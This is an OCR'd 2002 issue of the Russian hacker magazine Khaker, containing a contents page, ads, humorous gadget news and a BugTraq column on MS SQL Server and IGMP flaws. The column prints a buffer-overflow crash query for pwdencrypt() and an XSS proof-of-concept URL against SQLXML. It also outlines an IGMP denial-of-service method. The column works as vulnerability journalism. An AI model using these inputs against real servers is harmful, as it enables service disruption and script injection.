

ХАКЕР

ver 07.02 (43)

WWW.XAKER.RU

МОДВИНГ

КАК МОДИФИЦИРОВАТЬ СВОЙ КОМПЬЮТЕР

HACKER'S PHP


Продолжение ударной серии статей от Nikitos'a об уязвимостях PHP

CRACKING: ШАГ ПЕРВЫЙ

В этой статье мы постарались объяснить основы, что такое крекинг и как люди крекают программы

ПОДКЛЮЧАЯ ТЕЛЕФОНЫ

Что можно сделать с телефоном если подключить его к компу? А как подключить? Ответы внутри статьи




SOURCE CODE SCANNERS

Отличные программы, для поиска уязвимостей на уровне кода. Безграничные возможности для хакера

ЮНИКСОИД

X В СТИЛЕ] [

Устанавливаем и настраиваем X-Window под FreeBSD. Все тонкости настройки, самые удачные варианты, максимум производительности или максимум красоты.



JOYSTICK

Q3RADIANT HINT & TICKS

Последний, заключительный материал саги Александра Логинова, о том как создать свой уровень в Quake3. Последние штрихи в твоём уровне: создание арок, подгонка объектов, создание воды.



SOFTWARE

ТОЛЬКО ДЛЯ ТЕХ, КТО ДЕРЖИТ В РУКАХ НОМЕР С ДИСКОМ

На диске тебя ждут 700Mb софта, включая:

- ▶ KDE 3.0, Trinux 0.80.rc2, XFree 4.2.0
- ▶ все драйвера для Matrox Millennium под любые ОСи
- ▶ новые дрова под чипсеты i845G и i845GL
- ▶ патчи к Counter-Strike с 1.3 до 1.5
- ▶ куча компонентов Delphi и Библия Delphi от Хорифика
- ▶ весь софт, описанный в журнале
- ▶ все ШароWarez из номера

А ТАКЖЕ В НОМЕРЕ:

программы-переводчики, где и как играть в шахматы, вирусы в Linux, сканнер ресурсов на Delphi

10 ЛЕТ 2002
(game)land



Шедевр цифровых технологий

 **LG**
Digitally yours

Продолжение
известной
технической линии
Flatron.
Монитор
LG Flatron LCD -
это то,
что мы хотим
сохранить
как образец
технологического
совершенства.



FLATRON LCD 885LE

TFT LCD, диагональ 18,1"
Максимальное разрешение:
1280x1024 / 75Гц
16,7 миллионов цветов
Частота горизонтальной
развертки: 31 - 80 КГц
Частота вертикальной
развертки: 56-120 Гц
USB порт
TCD - 99

Монитор мечты создан
при помощи цифровых
технологий LG -
FLATRON LCD

Дизайн мониторов выполнен в стиле hi-grace & super slim (суперизящество и сверхтонкость).
Теперь вы можете расположить монитор даже на стене.

Монитор создан в соответствии с последними разработками в области эргономики.
Отсутствие мерцания и световых бликов позволяет долго работать за компьютером без утомления глаз.
Абсолютно реалистичное изображение • 16,7 млн. цветов / 24bit • USB - порт • Съемные звуковые колонки.
Колонки и специальный сетевой адаптор позволяют использовать LG Flatron LCD в качестве видеомонитора.


Москва: (095) 777 1044, Diva Victoria (095) 252 2020, Техноград (095) 291 2686, Р и К (095) 230 6300,
Фалькон (095) 150 8320, Динамик (095) 787 4999, Ф-Центр (095) 472 6401, Форекс (095) 234 2154,
Техноскла (095) 777 8777, М.Видео (095) 777 7775, Мир (095) 152 4001, Эльдрадо (095) 976 5180,
Валга (095) 125 6001, J&B Group (095) 917 8503. С-Петербург: Ельча (812) 321 6300, Невадж Элюс (266) 4 65 73
Информационная служба LG 742 7777 <http://www.lg.ru>

FLATRON® 
freedom of mind


INTRO

AvaLANche, редактор CD



Июнь, как никогда, оказался богатым на баги. Чего стоит только переполнение буфера в первом Apache. Изначально утверждалось, что ошибке подвержены только виндузовые версии, но код-то их ничем не отличается от одного для *nix! Подтверждением этому стал эксплоит под OpenBSD, быстро распространившийся по всем секьюрити-порталам. Его при желании можно поправить под любую ОС (учи С - в жизни пригодится!). Так что волна дефейсов и толпы мега-кул-хацкеров, "взломавших" очередную сверхсекретную сеть (как это любят преподносить буржуйские СМИ) в лице уродского сайтишки какой-нибудь левой конторы, нам обеспечены. Отличились и мы с прошлым CD, оболочка которого оказалась нерабочей под Windows 9x :). Это наш баг, как только мы его обнаружили - сразу исправили. Можно, конечно, обвинить во всех грехах дядю Билла, хорошо повеселившегося во время разработки WinAPI под 9x, но мы этого делать не будем :). Действительно, в виндах 9x существует ограничение на количество графических ресурсов (картинок, контекстов рисования, кистей - GDI). Каждый элемент на экране (кнопка, картинка, эдитбокс) эти ресурсы использует и, значит, свободных остается меньше, так что другим элементам может и не хватить. Это и произошло с нашей оболочкой: винда 9x не смогла выделить достаточно ресурсов и программа обвалилась. Разделы первого диска получились длинными. На маленьких разделах такой проблемы не было. Переход пользователей с 9x на NT - проблема Microsoft, а не наша. Я могу тебе только посоветовать поскорее оставить это убожество (9x/ME) - все равно рано или поздно это придется сделать! В любом случае, пока читатели (а их, к сожалению, большинство) пользуются 9x, CD будет работать и у них - это я обещаю. Вообще, диск (как и журнал) мы делаем для того, чтобы тебе лучше жилось :). Во-первых, с диском сразу можно проверить насколько хороши (или нехороши :) программы, про которые тебе втирали в журнале. Во-вторых, у тебя меньше геморроя с поиском и подборкой нужного и полезного софта. Так что дерзай - все в твоих руках! И да будет нам X в помощь!

+ БРАТСКАЯ МОГИЛА +	/РЕДАКЦИЯ >Главный редактор Сергей "SINtez" Покровский (sintez@real.xakep.ru) >Редактор PC ZONE Михаил "Centner" Михин (centner@real.xakep.ru) >Редактор JoyStick Александр "2poisonS" Сидоровский (2poisonS@real.xakep.ru) >Редактор Ferrum Константин "p0r0h" Буряков (p0r0h@real.xakep.ru) >Редактор UNIXOID Артем "Cordex" Нагорский (cordex@real.xakep.ru) >Редактор CD Константин "Avalance" Черепанов (avalanche@real.xakep.ru) >Корректор Виталий Петрович (vp@real.xakep.ru)	/ART >Арт-директор KR0t (kerel@real.xakep.ru) >Дизайнеры Алик Вайнер (Jmurik) (alikh@real.xakep.ru) Евгений Чарский Роман Фофанов Андрей Бондаренко	/РЕКЛАМА >Руководитель отдела Игорь Лискунов (igor@gameland.ru) >Помощник руководителя Емельянцева Ольга (olgaiem@gameland.ru) >Менеджеры отдела Алексей Анисимов (anisimov@gameland.ru) Басова Ольга (olga@gameland.ru) Крымова Виктория (vika@gameland.ru) Авдеев Владимир (avdeev@gameland.ru) Рубин Борис (rubin@gameland.ru) тел.: (095) 229.43.67 (095) 229.28.32 факс: (095) 924.96.94	/PUBLISHING >Учредитель и издатель ООО "Гейм Лэнд" >Директор Дмитрий Агарунов (dmitri@gameland.ru) >Финансовый директор Борис Скворцов (boris@gameland.ru)	>Технический директор Сергей Лянге (serge@gameland.ru) >Для писем 101000, Москва, Главпочтамт, а/я 652, Хакер http://www.xakep.ru magazine@real.xakep.ru	Мнение редакции не обязательно совпадает с мнением авторов. Редакция уведомляет: все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция в этих случаях ответственности не несет. Редакция не несет ответственности за содержание рекламных объявлений в номере. За перепечатку наших материалов без спроса - преследуем.
	/PR >PR менеджер Губарь Яна (yana@gameland.ru)	/INET >WebBoss Скворцова Алена (Allyona@real.xakep.ru) >Редактор сайта Леонид Боголюбов (xa@real.xakep.ru)	>Менеджеры отдела Андрей Степанов (andrey@gameland.ru) Самвел Анташян (samvel@gameland.ru) тел.: (095) 292.39.08 (095) 292.54.63 факс: (095) 924.96.94	/ОПТОВАЯ ПРОДАЖА >Руководитель отдела Владимир Смирнов (vladimir@gameland.ru)	Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ № 77-11802 от 14 февраля 2002 г.	
	>Корректор Виталий Петрович (vp@real.xakep.ru)	>Корректор Виталий Петрович (vp@real.xakep.ru)	>Корректор Виталий Петрович (vp@real.xakep.ru)	>Корректор Виталий Петрович (vp@real.xakep.ru)	Отпечатано в типографии «ScanWeb», Финляндия Тираж 75 000 экземпляров. Цена договорная.	



WARNING!!!
 Редакция напоминает, что вся информация, которую мы предоставляем, рассчитана прежде всего на то, чтобы указать различным компаниям и организациям на их ошибки в системах безопасности.


4/HiTech News
 8/BugTraq
 10/Интервью с LG

12/Моддинг
 для чайников
 18/Вот это жук!

22/Правильный Flash
 24/SoobCha - сообщество чайников
 26/Средства механического транса
 30/Компьютерные шахматы
 34/Кто мы такие

36/cracking: шаг первый
 40/Source code scanners
 46/Hacker's PHP
 50/Каждая кухарка может написать вирус
 54/Подключая телефоны
 56/Hack-Faq

58/Вирус и Пингвин
 60/X в стиле]]



2 Ньюсы

1 Феррум

2 PC_Zone

3 Взлом

4 Юниксоид



64/Дельфи
66/Кодинг: графика

68/Counter Strike 1.4
70/Дневник Полосатого
72/Уроки Мастерства
74/Q3Radiant хинт
энд типс
76/Зал суда
80/Ломка

82/ШароWAREZ
86/X-Books
88/FAQ
90/ë-mail
92/Хумор
94/Classified
96/Борда



» ВЕЧНОЗЕЛЕННЫЙ АНАНАС

Сенсацией на международной ярмарке хай-тека в Париже стало устройство "дегидратор" для "мумификации" фруктов и овощей. Прибор, предназначенный для бытового использования, в несколько мгновений буквально высасывает из наливного яблочка все соки. Сморщенный фрукт может храниться при комнатной температуре до года, не теряя своих вкусовых качеств. Будучи помещенной в воду, сушеная антоновка быстро восстанавливает округлые формы. Яблоко остается при своих витаминах и сохраняет полезную фруктозу. Парижская ярмарка славится традициями и проводилась уже в 101-й раз. Полвека назад она открыла миру глазные линзы, в 1937 году - искусственное сердце, в 1923 году - пылесос, а в 1919 году - шариковую ручку.

» «ТОЛЧОК» ДЛЯ ДВУХ

Ян Рейнольдс, студент факультета промышленного дизайна из университета Англии, сконструировал унитаз, удовлетворяющий "нужды" обоих полов. С изобретением "толчка" прекрасная половина человечества приговорила себя к сизифову труду по водворению на место сиденья унитаза после каждого визита мужчин в уборную. Попробуй вежливо поинтересоваться у подружки, сколько нервов ты ей потрепал, забывая опустить сиденье "бледнолицего". Новое сиденье по нажатию единственной кнопки утопает в бортиках унитаза, принимая в свои объятия бархатные ягодицы. Давим еще раз - имеем форменный писсуар. Хитрая конструкция крепится к стене и, по мнению экспертов, выглядит очень изящно. Стоимость новинки вдохновляет - без малого 5 тысяч долларов.

» КРЫСЫ В МЧС

Искать людей в завалах при землетрясениях и прочих инцидентах будут обученные крысы-киборги. Американским ученым удалось вживить электроды в ту область мозга "серых", которая получает осязательные сигналы от усов; на мохнатую спинку прикрутили рюкзак с передатчиком и отправили крыс путешествовать по лабиринтам лабораторий. Управление велось с компьютера на расстоянии до 500 метров. Крысороботы преодолели полосу препятствий с вертикальной лесенкой и узким раскачивающимся мостом, спускались по ступенькам, протискивались через кольцо и скатывались вниз по крутой горке. Они с успехом искали заплесневелый "рокфор" в обширных завалах бетонных обломков и даже выбирались на освещенные участки, которые в обычных условиях обходят стороной. Если крыса правильно воспринимала сигнал, ученые стимулировали ее мозговой центр наслаждения. Можно только представить эмоции людей под завалами, когда к ним подберется пребывающая в экстазе Шушара.

» ПОЛЕТ НАВИГАТОРА

Японские ученые изобрели самолет на лазерной тяге. Миниатюрный "боинг", сложенный из листа алюминиевой фольги, спикировал с лабораторного стола на пол со скоростью около полутора метров в секунду. Этому грандиозному событию предшествовала целая эпопея с подготовкой. В качестве топлива на крылья самолета (размах 3 см) поместили капельку воды. Импульс лазера нагреванием привел в действие "двигатели". Пока что дозаправка самолета в полете не предусмотрена, но ученые обещают плотно поработать над этой безделицей.

» КРУЖКА С ПОЛКӨЙ

Доминик Скиннер, изобретатель из Лондона, представил на суд общественности хай-тек кружку для горячих напитков. Конструктивная новизна устройства - в наличии полочки, на которую можно положить печенье и бисквиты. По задумке автора, весь "чайный набор" удерживается в одной руке, абсолютно не занимая другую. Разработаны специальные модели для левшей. Правда, "корзиночка" с кремом так и норовит выехать в глаз всякий раз, когда владельцы чудо-кружек пытаются сделать глоток.

» ДЕТЕКТОР СТРЕССА

Ученые университета Балтимор изобрели детектор стресса для солдат. Прибор замеряет уровень в крови гидрокортизона - гормона стресса. Датчик вмонтирован во фляжку бойца, дополнительная трубочка имеет постоянный контакт со слюной подопытного, что позволяет замерять уровень гормона регулярно. Когда солдат достиг предела стрессовой нагрузки, при котором он может стать опасным для себя или для своего подразделения, разработка при помощи радиосигнала ставит в известность командование. Детектор стресса также может быть полезен для контроля деятельности пилотов, авиадиспетчеров, водолазов-глубоководников и медицинского персонала, а также, добавим, грузных продавщиц и усатых таксистов, в общем, всех тех, кто имеет прямое отношение к работе с живыми л

➤ НОСИ НА ЗДОРОВЬЕ

Южнокорейская компания Digital Square занялась разработкой самых "здоровых" наручных часов в мире. Первая модель Bio Watch представляет собой индивидуального электронного тренера, неусыпно бдящего за здоровьем хозяина. Устройство хранит информацию о расписаниях занятий в фитнес-зале, а также о жирности и калорийности пищи, предлагая оптимальный рацион питания в рамках выбранной диеты. В часах уместились даже компьютерные игры "в тему". Подключение к компьютеру осуществляется через порт USB. Из средств диагностики пока что реализованы лишь простейшие функции шагомера. Но уже в следующую модель, выпуск которой запланирован на 2003 год, будет встроена дотошная система измерения пульса и частоты дыхания, давления, уровня сахара в крови, чувствительности кожи и прочих разнообразных характеристик. В модели третьего поколения - 2004 год - добавится еще и телемедицина, лечение на расстоянии.



➤ ШАШЛЫК НА СОЛНЦЕ

Австралийская компания Cosmos представила шашлычницы оригинальной конструкции, жарящие без применения огня. Новомодное барбекю предназначено для установки в национальных парках Австралии, где запрещено разводить костры. Устройство представляет собой навес с плоской крышей из солнечных батарей, жаровню и аккумулятор для жарки свиных ребрышек после заката. Стоимость комплекса на десять барбекю - около 30 тысяч долларов.

➤ КОРПУС ИЗ КУКУРУЗЫ

Компания Fujitsu анонсировала технологию производства экологически безвредных корпусов для компьютера - из кукурузы и картофеля. Обладая достаточным запасом прочности, корпус не вызывает проблем при утилизации. Если сжигание пластикового корпуса ведет к отравлению окружающей среды диоксидами и прочей гадостью, то на этот достаточно пошпикать специальными биопрепаратами. От растительного корпуса останется горстка белесой пыли, вода и двуокись углерода. Специалисты утверждают, что экспериментальная партия найдет своего потребителя уже этой осенью, а через два года вся продукция компьютерного гиганта будет выполнена на основе овощей.

➤ САМООХЛАЖДАЮЩАЯСЯ КӨКА

Южнокорейская компания Isetec представила банки для коки с механизмом самоохладения. В дно жестянки встроена миниатюрная канистра с "холодным" газом. Название вещества разработчики держат в секрете, однако настаивают, что газ абсолютно безопасен для окружающей среды. Химический процесс остужения происходит при выдергивании специальной чеки. Довести 0,33 л до температуры плавающего льда - дело пары секунд. Первая промо-акция с бесплатной раздачей хайтековских банок состоялась на Чемпионате мира по футболу.



➤ ШПАРГАЛКА НА ПЕЙДЖЕР

Операторы пейджинговой конторы "Мобилтелеком" из Улан-Удэ все лето сдавали экзамены за школьников и студентов города. Реклама услуги "шпаргалка на пейджер" прошла по всем местным телеканалам. За 300 рублей оператор готов отправить на "пикалку" 30 ответов на вопросы билетов по 640 символов каждый при условии, что экзаменуемый передаст готовый конспект. Техническое ограничение на объем сообщений компания считает плюсом: "Клиент не будет начитывать полностью страницы из учебника, а выберет самое главное - заодно к экзаменам подготовится". Преподавы в панику не впадают и ехидничают. Во-первых, чтобы выяснить уровень знаний, можно задать дополнительные вопросы. Во-вторых, "пусть попробуют сдать таким образом экзамен по актерскому мастерству".

➤ ЗЫ ПӨЗВӨНИ МНЕ

Один сообразительный студент получил премию Sony за лучший проект на тему мобил. Назвал он свою разработку "ЗЫ Позвони мне", и предназначена она для влюбленных и друзей, очень соскучившихся по общению. Ближе к телу. Это мобильный телефон из бумаги с расположенным внутри крошечным чипом. При нажатии на него телефон набирает заложенный в память номер. Такую говорящую "валентинку" можно отправить в обычном конверте по почте, приложив миниатюрные наушники.

CAFE '2002

24 и 25 августа 2002 года, в славном городе Казань, в ДК Маяковского по адресу ул. Шмидта, 35, будет проходить CAFE'2002 Demo Party. Цена билета на 2 конкурсных дня составляет 100 руб., на 1 конкурсный день - 50 руб. Пати проводится на Amiga, PC, ZX-Spectrum платформах, соответственно демки, gfx'ы и прочее будут тоже под эти машинки. Нас, конечно же, больше всего интересует PC-сцена, но мы не прочь посмотреть и разные ZX-Compo. Х там будет присутствовать и после пати жди репортаж на страницах журнала. А сейчас сходи на официальный сайт пати (safeparty.org.ru) и если ты нормальный артист, кодер или музыкант, то регистрируйся и участвуй. Может быть именно тебе X будет вручать приз.

> ЛЕЙТЕНАНТ КАРЛСОН



В конце мая 2002 года на полигоне аэрокосмического объединения "Полеет" успешно прошли испытания первого в мире ранцевого вертолета "Юла". Чудо российской техники состоит из кресла на одного человека и двухлопастного несущего винта. Даже в случае потери части лопастей уникальные аэродинамические характеристики позволяют вертолету совершить посадку. Масса машины - 20 кг, полезная грузоподъемность - 150 кг. В сложенном виде вертолет представляет собой сверток полутора-

метровой длины. Скорость - до 120 км/ч, "потолок" высоты - 1000 метров, максимальное время в полете - 25 минут. В топливный бак можно заливать абсолютно любое горючее, за исключением ацетона. За сидением крепится баллон с газом для аварийной посадки. Под крыльями - пилоны для крепления ракет. Эта десантно-штурмовая машина незаменима при спецоперациях в труднодоступных районах, при нанесении ударов по наземным целям и в поисково-спасательных работах.

> ДИСТАНЦИОНКА НА ШЕЮ

Японская компания Alps Electric представила дистанционку в виде пластиковой ленты. Для включения телевизора, перемотки ленты в проигрывателе или открытия дверцы микроволновки нужно сжать ленту на определенном участке, помеченном соответствующей маркировкой. В этом случае замыкаются серебряные контакты, которые и обеспечивают выполнение команды. Водя пальчиком туда-назад, можно, например, регулировать громкость и басы. Пульт-ленту предлагается надевать на шею или обматывать ею запястье. Из-за своей расцветки дистанционка чем-то напоминает шарф футбольного болельщика.



> БЕДНАЯ ОВЕЧКА

В Австралии запатентовали революционную технологию снятия шерсти с овец. Фермерам не придется больше собирать шерсть по зарослям колючего кустарника. Бедных животных перестанут брить и резать, зато им будут делать инъекции специального белка, который вызывает выпадение шерсти. После укола ветеринара овцу заключают в провололочную сетку. Когда через 3-4 недели "золотое руно" соскользнет с овцы, образуется что-то вроде аккуратного мешка шерсти.

> ГОВОРЯЩИЙ МАРГАРИН

Американская компания Parkay разработала говорящую пачку маргарина. Идея заигрывать с посетителями супермаркетов возникла у руководства компании в далеком 1973 году, когда в рекламном ролике Parkay маргарин визжал при виде голодных людей. Сегодня не виртуальный, а полновесный маргарин кричит "Эй!", когда его сенсоры регистрируют приближение человека. Другой чип симулирует шуршание и поерзывание на полке, привлекающие к себе внимание. Главное для говорящего маргарина - выделиться на фоне прочих съедобностей, дабы быть удостоенным чести "присутствовать" на званом ужине.

> СВЕТЛЫЙ ПУТЬ

Английские ученые предложили новый способ производства карманных географических карт. На кусочке стекла площадью в один дюйм они выгравировали схему самого центра Лондона. Дороги, отмеченные миниатюрными канавками, заполнили гелием, накрыв все это другим плоским стеклом. Достопримечательности города отметили электродами. В итоге, при подаче напряжения на любые две точки, гелий начинал светиться. Наглядный физический эффект заменяет алгоритмы поиска кратчайших путей.

> НЬЮ-ЙОРК НА КУХНЕ

Когда Райану Хогланду из американского Урюпинска окончательно приелось наблюдать в свое око стайку копошащихся бомжей, он отважился на эксперимент. Из всех картинок в Интернете он остановил выбор на ночном виде Манхэттена с высоты 60-го этажа. Тяжело вздохнул и принялся за работу. Райан купил электролобзик, пополнил домашние запасы клея и краски, выпросил у друзей горстку резисторов, достал с антресолей новогоднюю гирлянду. На все про все у него ушло 394 доллара и 31 цент. Затем последовали долгие и кропотливые 5 месяцев. Вдоволь наигравшись с изображением "большого яблока" в фотошопе, он построил модель своей мечты в Autocad, распечатал ее в полный рост и далее использовал в качестве шаблона для работы с фанерой. Выкром-сав силуэты зданий, он принялся за окна, которых в общем счете насверлил 1540 штук. В пространстве между фанерой разместились 700 лампочек гирлянды. Теперь на кухне Райана мерцают огни Empire State Building. Если ты хочешь повторить эксперимент, подробное описание всех этапов создания хайтековской композиции найдешь на <http://www.hoagy.org/cityscape/>.



 **Silvershield**



«Silver Shield»
специально разработан
для защиты дорогостоящей
электронной аппаратуры

Безопасность:

- Розетки оборудованы защитными шторками
- Тумблер питания с коммутацией двух проводников

Самодиагностика:

- Индикация выхода из строя системы защиты от сетевых помех
- Автоопределение фазы и нуля в розетке
- Индикация подключения к розетке с дефектной шиной заземления

**Многоуровневая защита
от сетевых помех:**

- Фильтрация высокочастотных и импульсных помех
- Фильтрация помех радиочастотного диапазона
- Защита телефонной линии от импульсных помех

Эргономичный дизайн:

- Специальная розетка для подключения громоздких адаптеров питания и вилок старого российского образца
- Три цвета на выбор: серебристый металл, черный, светло-серый

Гарантия 3 года



Спрашивайте в магазинах Москвы:

- «Формоза», ул. Авиамоторная, д.59, т. 254-21-65
- Компьютерный супермаркет «НИКС», Звездный б-р, д. 19, т. 374-25-33
- «Пирс» ООО, Кронштадтский б-р, д. 37, к. «Б», оф. 133, т. 454-22-70, 454-10-31
- «Ф-Центр», ул. Сухопутная, д. 7а, т. 472-04-01
- Компьютерный центр «Буденовский», пр-т Буденного, д. 53, т. 785-75-75
- «Ситилайн», ул. Народного Ополчения, д. 34, т. 745-22-00

Ну что, Пилоты? Удивлены?

■ Множественные MS SQL Server 2000 - уязвимости BT 4847

Класс - ошибка пересечения смежных условий
Тип эксплойтинга - удаленный

■ Дата - 27.05.2002
Уязвимый продукт - MS SQL Server 2000 (включая SP1 и SP2)
Автор - Next Generation Security Software (www.nextgenss.com)

Пытаясь подогнать заголовок от июньского выпуска BT, я надеялся отыскать самую малость свежей информации по дыркам, дырявого как решето, IE. Напрасно: с выходом аккумулятивного пакета IEB-безопасности от 15 мая большинство известных проблем испарилось. В прошедшем месяце зажег другой "плевок разума" MS - SQL Server.

Ошибочным было выделять в отдельный постинг абсолютную пустышку, выброшенную в SecurityFocus некими умельцами-авторами безызвестного NGSS Security Scanner'a. Господа лишь обещают обнародовать чудовищный компромат на SQL'я с обработкой информации MS и ответа от него. А пока что читаем анонс, написанный на корявом английском, хотя и с минимальной дозой грамотных советов по обеспечению базовой безопасности твоего SQL-серванта. Хочется опередить недалеких искателей дыр? Скорее сливаем и ставим версию 2000 или же запускаем процесс интересующего сервера в твоем серверном Виндоусе, а за дополнительной поддержкой заводим свой браузер и заезжаем на SQLSecurity.com. Ежели чего отыщешь, пошли все на Х! (майл в заголовке указан :) Хотя, если ты хочешь стать чудовищно богатым - чудовищно быстро, укради исходники какого-нибудь security scanner'a (или напиши свой, если мозга не хватает на ограбление :) и уже туда добавь свою находку. Обязательно найдется десяток фрагментов, которые купят твои детище за любую денежку.

■ Переполнение буфера функции pwdencrypt() MS SQL Server'a 2000 BT id 5014

Класс - ошибка пересечения смежных условий
Тип эксплойтинга - локальный

■ Дата - 14.06.02
Уязвимый продукт - MS SQL Server 2000 (SP 1-2)
Автор - Martin Rakhmanoff jim-mers@yandex.ru

Когда-то в школе, в перерыве между распитием Балтики-номер-три на переменках, курением "Явы Золотой" у зарешеченного окошка в уборной и поеданием эклеров из школьной столовой, нас учили по литературе ссылаться по всем вопросам на критика Белинского. Чуть-чуть позже, а именно за последний месяц, все постинги по MS-SQL проблемам с безопасностью отсылают к истокам - расследованию за номером BT-4847. Уже дважды воспетое сообщение от NGSS обрастает новыми подробностями. Вот и наш соотечественник, петербуржец Мартын Ракманов, не постеснялся да и поведал, как влить добрую кружку Эсмарха в дырку SQL сервера 2000, пользуясь функцией pwdencrypt(). Проблемы перетекают в локальный D.o.S системы или даже выполнение условного кода на правах Системы. Предлагаемый код приведет к краху SQL-сервера:

```
SELECT pwdencrypt (REPLICATE ( 'A' , 353)).
```

Иногда в некоторых системах придется использовать больший объем подаваемых знаков (1000 в любом случае хватит с головой). Эксплойта не требуется, нужен лишь локальный доступ с возможностью обращения к описанной pwdencrypt()-функции.

Автор уверяет, что Micros была извещена, и, возможно, в скором времени объявится официальная затычка для дыры. Автор очень краток в оригинальном постинге для BT. Та краткость вряд ли приходится близкой родственницей таланту: Мартын, поверьте - не только прожорливые дамы любят, чтобы был "большой", но и читатели Багтрек'a предпочитают "большой", объемный постинг по интересующей их проблеме. Упоминание модного словечка "Cheers" (аплодисменты, значит) вовсе не замена полноценному форменному расследованию проблемы.

■ DoS - уязвимость IGMP BT id 4708

Класс - ошибка дизайна
Тип эксплойтинга - удаленный

■ Дата - 14.06.02
Уязвимый продукт - мульти системно
Автор - Krishna N. Ramachandran <krishna@cs.ucsb.edu>


Тех, кто родился до 999 года прошлого тысячелетия, но не знает о суперизвестном IGMP - баге, приведившем Windoz до голубого экрана, я попрошу выйти и закрыть за собой дверь; тех, кто однажды нажал кнопку "Пуск", но не использовал глагол "VOIDOZERить" с частотой "ходить", я обяжу к закрытию номера журнала =). Остальным же будет интересно узнать последний компромат на многострадальный Internet Group Management Protocol.

Из официального RFC известно о Multicast-группе. Сие не что иное, как звено сети, объединенное в группу, где, в случае актуальной проблемы, запросы рассылаются на все ethernet-адреса участников, а ответы уже приходят на сетевой адрес Multicast-группы. Злоумышленник же может разослать пакеты "звеньям звена" сети вместо запроса Multicast-группы - собственный ответ для той же группы. Хост-жертва, получив ответ машины злоумышленника, отказывается от посылки законного запроса с адреса Multicast-группы. Реакция жертвы абсолютно логична по мнению изобретателей IGMP - так было задумано изначально. Вряд ли гении кода предполагали, что из-за их изобретения маршрутизатор, бросивший IGMP-запрос, уже никогда не получит ответа!

Проблема не имеет каких-либо границ и относится к разряду мульти системных, когда WinD.O.w.S оказывается в столь же неудобном положении, как и Linux. Решение глобальной проблемы сколь радикально, столь и просто: всего лишь перекрываем движение всех IGMP-пакетов, что не отосланы с адреса Multicast-группы и направлены куда-либо, кроме того же ethernet-адреса той же группы.

Поясню, что искатель бага вовсе не сторчавшийся постоянный писатель WWW-конференции Aeroboard, не любитель сладкого - пожевать волшебные грибочки, и даже не типичный покупатель магазина Uneroid; господин эдвайзор лишь представитель настоящей индийской диаспоры :).

ТРАД



■ Юникод-переполнение буфера в реактивном двигателе MS SQL Server BT id 5057

Класс - ошибка пересечения смежных условий
Тип эксплойтинга - удаленный

■ Дата - 19.06.2002

Уязвимый продукт - MS JET 4.0 (SP 1-5),
MS SQL Server 2000 (SP 1-2)

Автор - Mark Litchfield mark@ngssoftware.com,
NGSSoftware (www.nextgenss.com)

В уже обозначенном SQL Server'е от Micro получается unicode-переполнение буфера при использовании функции OpenDataSource совместно с MS Jet Engine (реактивным двигателем :). "Beer overflow" в очередной раз делает возможным выполнение определенных инструкций. Запустится искомое, как водится, с прав работающего в системе SQL Server'a. Проблемы могут возникать как непосредственно с MS Jet, так и с другими продуктами, что завязаны своей работой на него. Посему список уязвимого ПО можно расширять безгранично. Проблема необходимости доступа к OpenDataSource функции чаще всего разрешается при передаче данных через web-базируемый софт, который поддерживает SQL'я. Актуальный баг явился логическим продолжением предыдущего, идущего под BT id 4847.

Заточив до кровавой колкости журналистское перо, я уже было поддался соблазну обвинить NGSS'овцев (искателей рассматриваемого и предыдущего багов) в некомпетентности и оперировании бесосновательными обвинениями против MS. Напрасно, молотобойцы информационной безопасности выдают на-гора не только грамматически грамотное описание дыры (от американской/английской фамилии эдвайзора сложно ожидать ляпов), но вполне рабочий и легко применимый эксплойт! Посему обязательно к прочтению обзорное по информационной безопасности прямо с сайта NGSS - Advisory URL:

<http://www.ngssoftware.com/advisories/mssql-ods.txt>. А уже оттуда наиболее прожженные искатели хакерецких приключений смогут подтянуть глубокие, подобно Марианскому желобу, PDF-ки по развернутой теме.

Совсем забылось сказать: в последнем, шестом по счету, Service Pack'е Jet'a 4.0 дырка уже запаяна. Экзотическим пользователям Jet'a слив обновления жизненно важен!

■ Переполнение буфера в SQLXML от MS SQL Server'a BT id 5004

Класс - ошибка пересечения смежных условий
Тип эксплойтинга - удаленный

■ Дата - 12.06.02

Уязвимый продукт - MS SQL Server 2000 (SP1-2)
Автор - Matt Moore <matt@westpoint.ltd.uk>

SQLXML позволяет осуществлять обработку запросов к SQL Server'у с ответами формата XML. Дозволяются также два бага: переполнение буфера в SQLXML ISAPI фильтре плюс CSS-уязвимость (cross site scripting).

Рассмотрим типичный запрос к SQLXML: IIS-server/Northwind?sql=SELECT+contactname,+phone+FROM+Customers+FOR+XML. Получаем типичный ответ. Скучно как-то, не правда ли? Добавим красок: с появлением дополнительного параметра "root" в запросе ответ также пополнился root-ярлыком. Данная особенность может быть/будет использована в CSS-эксплойтинге:

```
IIS-server/Northwind?sql=SELECT+contactname,+phone+FROM+Customers+FOR+XML&root=<SCRIPT>alert(document.domain)</SCRIPT>
```

